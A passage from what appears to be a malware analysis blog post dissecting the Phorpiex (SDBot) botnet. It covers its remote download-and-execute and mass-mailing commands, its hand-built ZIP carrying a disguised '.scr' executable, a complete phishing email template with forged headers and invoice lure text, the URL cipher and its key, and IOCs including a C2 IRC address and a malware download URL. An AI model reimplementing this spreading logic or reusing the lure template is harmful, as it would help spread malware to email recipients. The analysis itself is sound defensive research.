Type `p` differs from `a` in that a smaller list of 5 countries are accepted: `US`, `GB`, `AU`, `CA`, `NZ`.

<abbr_country - Match against provided Country

Finally, if the type is neither of the above (`x`, `u`, `a` or `p`), then the first parameter to the order is treated as a country code. Downloading and executing the file only happens if the public facing IP of the infected client matches the provided country. For example, `d DE |108|99|...` will download and run the file if `api.wipmania.com` returns the country code `DE`.

m.s - Mail Exe with Server List

format
`m.s <enc_url> <nr_of_files>`

nr of parameters
2

subtypes
none

example
`m.s |108|99|(...)|106| 302`

description
Mail an Executable

task id
3 (exclusive)

This task takes two parameters: an encrypted url and an integer that determines if the url hosts a target list.

1. Check if there is already a task with ID 3 running. Return if there is a task already.

2. Decrypt the url, see Section RC4 Implementation.

3. Resolve `hotmail.com` and try to create a TCP connection on port 25. If that fails, abort the task.

4. Join the *SMTP* channel by sending `JOIN #SMTP (null)`.

5. Convert the second parameter to an integer.
6. Add a new task with ID 3.
7. Connect to `http://icanhazip.com`:

```
 GET / HTTP/1.1
 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101
Firefox/22.0
 Host: icanhazip.com

 HTTP/1.1 200 OK
 Server: nginx
 Date: Fri, 12 Feb 2016 10:35:54 GMT
 Content-Type: text/plain; charset=UTF-8
 Content-Length: 15
 Connection: close
 X-RTFM: Learn about this site at http://bit.ly/icanhazip-faq and don't abuse
the service
 X-BECOME-A-RACKER: If you're reading this, apply here: http://rackertalent.com/
 Access-Control-Allow-Origin: *
 Access-Control-Allow-Methods: GET

 8.45.32.37.
```

   Get the IP address from the response. IF that fails, use “[0.0.0.0]", otherwise make an address to name translation with `getnameinfo`, for example `8.45.32.37.example.com`
8. Create a random file `<TEMP>/<10 random letters>.jpg`, e.g., `C:\Users\User\AppData\Local\Temp\vgagsbbnkw.jpg`. This file will receive the executable that will be spread by mail.
9. Sleep 0 to 30 seconds, determined uniformly at random.
10. Download `<url>d.exe` to the random file.
11. Create another url `<url>s.txt`. Create another temp file with the same pattern as in Step 8 and download from the url to the new temp path. This file holds SMTP servers along with the credentials.
12. Build a random zip file `<TEMP>/<RANDOM_10_LETTERS>.zip`, this ZIP file will receive the executable later sent by mail.
13. Create a random scr filename: `DOC<RAND_10_DIGITS>-PDF.scr`, e.g., `DOC7566358436-PDF.scr`. This is the filename that the executable inside the ZIP gets.

14. Create a random jpg `<TEMP>/<RANDOM_10_LETTERS>.jpg`. This file will receive the base64 encoded version of the ZIP file. Phorpiex needs the base64 encoding for the SMTP MIME transfer.

15. Write the downloaded executable from Step 10 to the ZIP file from Step 12. The ZIP file is built manually, field by field. First the header is written:

    - The local header signature: `PK\x03\x04`
    - The required version: 10
    - General purpose bit flag: 0 (no compression)
    - File last modification time and date: set to the current time and date.
    - CRC-32: Calculated for the downloaded executable.
    - Compressed and Uncompressed size: Set to the file size of the downloaded executable (as there is no compression used, the two are equal).
    - File name length (n): Length of the random scr string from Step 13, should always be 0x15
    - Extra field length (m): Set to zero.
    - File name: Filename from Step 13.

    Then the downloaded file content is written to the ZIP file. Finally:

    - The local header signature: `PK\x03\x04`
    - The central directory is written.
    - The end of central directory record is written.

    The following image shows an example. `Z` stands for the downloaded executable content:

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   50 4B 03 04 0A 00 00 00 00 00 D7 59 4C 30 1D 9D  PK........×YL0..
00000010   63 23 2A 00 00 00 2A 00 00 00 15 00 00 00 44 4F  c#*...*.......DO
00000020   43 37 35 36 36 33 35 38 34 33 36 2D 50 44 46 2E  C7566358436-PDF.
00000030   73 63 72 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A  scrZZZZZZZZZZZZZ
00000040   5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A  ZZZZZZZZZZZZZZZZ
00000050   5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 50 4B 01  ZZZZZZZZZZZZZPK.
00000060   02 14 00 0A 00 00 00 00 00 D7 59 4C 30 1D 9D 63  .........×YL0..c
00000070   23 2A 00 00 00 2A 00 00 00 15 00 00 00 00 00 00  #*...*..........
00000080   00 00 00 20 00 00 00 00 00 00 00 44 4F 43 37 35  ... .......DOC75
00000090   36 36 33 35 38 34 33 36 2D 50 44 46 2E 73 63 72  66358436-PDF.scr
000000A0   50 4B 05 06 00 00 00 00 01 00 01 00 43 00 00 00  PK..........C...
000000B0   5D 00 00 00 00 00                               ].....
```

16. The ZIP file from Step 15 is base64 encoded and written to the “jpg”-file from Step 14. The zip file is deleted thereafter.

17. The url `<url><r>.txt` is built, where `<url>` is the decrypted url from Step 2, and `<r>` = *rand() % (nr + 1)*, with *nr* from Step 5. The file is downloaded to a new random JPG file with pattern as in Step 14. This file holds the mail recipients.

18. Next, the following steps are repeated 2000 times (unless the task is aborted by an `m.off` message):
    - Spawn a mailing thread described in the next Section. Don't wait for its completion.
    - Sleep between 0 and 100 milliseconds, randomly determined.
19. After the 2000 threads have been spawned, the download file from Step 10 is deleted and the task is finished.

To summarize these are the files used by this task:

	path	source	step	description
A	`%TEMP%/<10_random_letters>.jpg`	`<url>d.exe`	8, 10	the (malicious) executable
B	`%TEMP%/<10_random_letters>.jpg`	`<url>s.exe`	11	the list of SMTP servers and credentials
C	`%TEMP%/<10_random_letters>.zip`	ZIP(B)	12, 15	the zipped executable
D	`%TEMP%/<10_random_letters>.jpg`	BASE64(C)	14, 16	the base64 encoding of the zip file
E	`%TEMP%/<10_random_letters>.jpg`	`<url><r>.txt`	17	the list of recipients

Mailing Thread

The mailing routine performs the following steps:

1. A random line from the file from file *E* (Step 17) is picked. This line contains the mail address of the recipient.
2. A random line from the file from file *B* (Step 11) is picked. The line contains the following information:

   ```
   <server>|<username>|<password>|<port>
   ```

   where `<server>` and `<port>` are the hostname and port of a SMTP server respectively; with authentication `<username>` and `<password>`.
3. The SMTP server is connected to on the provided `<port>`. If the server response contains `ESMTP`, then `EHLO` verb, else the `HELO` verb.
4. Phorpiex then tries to resolve the random domain of pattern `<4 digits>.com`. The malware generates those random domains until one resolves to an IP.

5. Phorpiex authenticates with `AUTH LOGIN` and passing the base64 encoded `<username>` and `<password>`. If this is successful (response is `334` after `AUTH LOGIN` and sending the username, and `235` after sending the password), then the mail in the next Section is sent to the `<recipient>`.

Mail

Phorpiex sends the following mail:

```
MAIL FROM: <[firstname][2_random_digits]@[domain]>
RCPT TO: <[recv_email]>
DATA
Received: from [5_random_letters] ([random_ip]) by [domain] with MailEnable ESMTP;
[date]
Received: (qmail [3_random_digits] invoked by uid [3_random_digits]); [date]
From: [firstname] [last_name] [send_email]
To: [recv_email]
Subject: [random_subject][4_random_digits]
Date: [date]
Message-ID: <[14_random_digits].[4_random_digits].qmail@[6_random_letters]
Mime-Version: 1.0
Content-Type: multipart/mixed; boundary= "[boundary]"

-- [boundary]
Content-Type: text/plain; charset=US-ASCII

Dear Customer

to see more details about your order please open the attachment
and reply as soon as possible.

Thank you,
AWG Customer Service

-- [boundary]
Content-Type: application/octet-stream
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename= "DOC[10_random_digits].zip"

[payload]

-- [boundary]
---
.
```

with:

- `[firstname]`: randomly picked name from this list: *Adolfo, Adolph, Adrian, Adrian, Adriana, Adrienne, Agnes, Agustin, Ahmad, Ahmed, Aida, Aileen, Aimee, Aisha, Beulah, Beverley, Beverly, Bianca, Bill, Billie, Billie, Billy, Blaine, Blair, Blake, Blanca, Blanche, Bob, Bobbi, Bobbie, Bobby, Bonita, Bonnie, Booker, Boris, Boyd, Brad, Bradford, Bradley, Bradly, Brady, Deann, Deanna, Deanne, Debbie, Debora, Deborah, Debra, Dee, Dee, Deena, Deidre, Deirdre, Delbert, Delia, Gilda, Gina, Ginger, Gino, Giovanni, Gladys, Glen, Glenda, Glenn, Glenna, Gloria, Goldie, Gonzalo, Gordon, Hugh, Hugo, Humberto, Hung, Hunter, Ian, Ida, Ignacio, Ila, Ilene, Imelda, Imogene, Ina, Ines, Tania, Tanisha, Tanner, Tanya, Tara, Tasha, Taylor, Taylor, Ted, Teddy, Terence, Teresa, Teri, Terra*
- `[last_name]`: randomly picked name for this list: *Bailey, Rivera, Cooper, Richardson, Cox, Howard, Ward, Torres, Peterson, Gray, Ramirez, James, Baker, Gonzalez, Nelson, Carter, Mitchell, Perez, Roberts, Turner, Phillips, Campbell, Parker, Evans, Edwards, Collins, Stewart, Sanchez, Morris, Rogers, Reed, Cook, Morgan, Bell, Murphy, Jackson, White, Harris, Martin, Thompson, Garcia, Martinez, Robinson, Clark, Rodriguez, Lewis, Lee, Walker, Hall, Allen, Young, Hernandez, King, Wright, Lopez, Hill, Scott, Green, Adams, Smith, Johnson, Williams, Jones, Brown, Davis, Miller, Wilson, Moore, Taylor, Anderson, Thomas, Watson, Brooks, Kelly, Sanders, Price, Bennett, Wood, Barnes, Ross, Henderson, Coleman, Jenkins*
- `[domain]`: the four-digit *.com* domain from Step 4 in the previous Section.
- `[random_ip]`: randomly determined IP by picking four integers 1 to 255.
- `[date]`: the current date.
- `[send_email]`: The random email address built in Originating Email Address.
- `[recv_email]`: the mail address from file *E*.
- `[random_subject]`: one of the following 7 subjects: *“Document #"*, *“Your Document #"*, *“Order #"*, *“Your Order #"*, *“Invoice #"*, *“Payment #"*, *“Payment Invoice #"*
- `[random_boundary]`: random mime boundary of format `<6_random_letters>_<8_random_letters>_<4_random_letters>`
- `[payload]`: the base64 encoded zip file *D*.

For example:

```
MAIL FROM: <Adrian32@1234.com>
RCPT TO: <victim@example.com>
DATA
Received: from yehdk ([39.212.182.82]) by 1234.com with MailEnable ESMTP; Thu, 18 Feb
2016 03:45:08 -0700 (PDT)
Received: (qmail 921 invoked by uid 381); Thu, 18 Feb 2016 03:45:08 -0700 (PDT)
From: Adrian Cox <Adrian32@1234.com>
To: <victim@example.com>
Subject: Invoice #3829
Date: Thu, 18 Feb 2016 03:45:08 -0700 (PDT)
Message-ID: <82847121234313.9232.qmail@abyuee
Mime-Version: 1.0
Content-Type: multipart/mixed; boundary= "udkeja_ueybmsqw_uoer"

-- udkeja_ueybmsqw_uoer
Content-Type: text/plain; charset=US-ASCII

Dear Customer

to see more details about your order please open the attachment
and reply as soon as possible.

Thank you,
AWG Customer Service

-- udkeja_ueybmsqw_uoer
Content-Type: application/octet-stream
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename= "DOC8253877622.zip"

bWFsaWNpb3VzIGNvZGU=

-- udkeja_ueybmsqw_uoer
---
.
```

After sending the mail, Phorpiex exits the SMTP server with `QUIT`

m.x - Mail Exe without Server List

The fourth and last task is very similar to `m.s`

format

`m.x <enc_url> <nr_of_files>` |

nr of parameters

2 |

subtypes

none |

example

`m.x |108|99|(...)|106| 302` |

description
Mail an Executable |

task id
2 (exclusive) |

The differences to `m.s` are the following:

- The task uses ID 2 instead of 3.
- Step 11 is skipped, i.e., no file *B* of SMTP servers is downloaded.
- In lieu of the SMTP server file, Phorpiex uses the following target information:
  - `[server]`: the server is set to the domain part of the target email address, e.g., the target mail `victim@example.com` would yield the server `example.com`.
  - `[username]`: (null)
  - `[password]`: (null)
  - `[port]`: set to 25
- The SMTP authentication is skipped.

RC4 Implementation

All URLs sent to the client are encrypted with a non-standard RC4 cipher. The ciphertext bytes are sent as integers separated and enclosed by the pipe symbol `|`. For example, the bytes `\x0B\xAD` are transmitted as `|11|173|`.

The RC4 implementation differs from the standard in two points:

1. the state vector *S* only has 40 elements instead of the common 256.
2. the implementation uses the XOR swap algorithm to permutate *S*, both in key-scheduling and in generating the keystream. The XOR swap algorithm, however, only works on *distinct* values; in RC4 this is not necessary the case as *i* and *j* can be equal. In those cases, the respective value is zeroed out.

The implementation in pseudo-code looks like that:

```
FOR i FROM 0 to 39
    S[i] := i
ENDFOR
j := 0
FOR i FROM 0 to 39
    j:= (j + S[i] + key[i mod keylength]) mod 40
    S[i] ^= S[j]
    S[j] ^= S[i]
    S[i] ^= S[j]
ENDFOR

i := 0
j := 0
FOR c IN ciphertext
    i := (i+1) mod 40
    j := (j + S[j]) mod 40
    S[i] ^= S[j]
    S[j] ^= S[i]
    S[i] ^= S[j]
    K = S[(S[i] + S[j]) mod 40]
    OUTPUT c XOR K
ENDFOR
```

The key to decipher the URLs is hardcoded to `trk`, with the key length hard-coded to 2; so the actual key is **tr**.

IOCs

IOC (Example)	Type	Remarks
`w6`	mutex	also the name of updates
`%Temp%\<10_random_letters>.bat` (`C:\Users\User\AppData\Local\Temp\ukelbadejs.bat`)	cleanup BAT file	
`{%windir%,%userprofile%,%temp%}\M-505045032242552440485002205245420 45\winsvc.exe` (`C:\Users\User\M-505045032242552440485002205245420 45\winsvc.exe`)	binary location	
`220.181.87.80:5050`	IRC server	the only IRC used by the sample

IOC (Example)	Type	Remarks
`http://sideworkcreative.com/go.exe` (hacked site)(hacked site)(hacked site)(hacked site)(hacked site)(hacked site)(hacked site)(hacked site)(hacked site)	download URL	observed URL to download additional binaries

Archived Comments

Note: *I removed the Disqus integration in an effort to cut down on bloat. The following comments were retrieved with the export functionality of Disqus. If you have comments, please reach out to me by Twitter or email.*

Metahuman Feb 24, 2016 18:11:26 UTC
This looks like a normal SDBot from the olden times.

Johannes Bader Feb 24, 2016 18:31:18 UTC
Yes, the two are definitely related. McAfee and others still use the name SDBot. Microsoft started to use the name Phorpiex instead.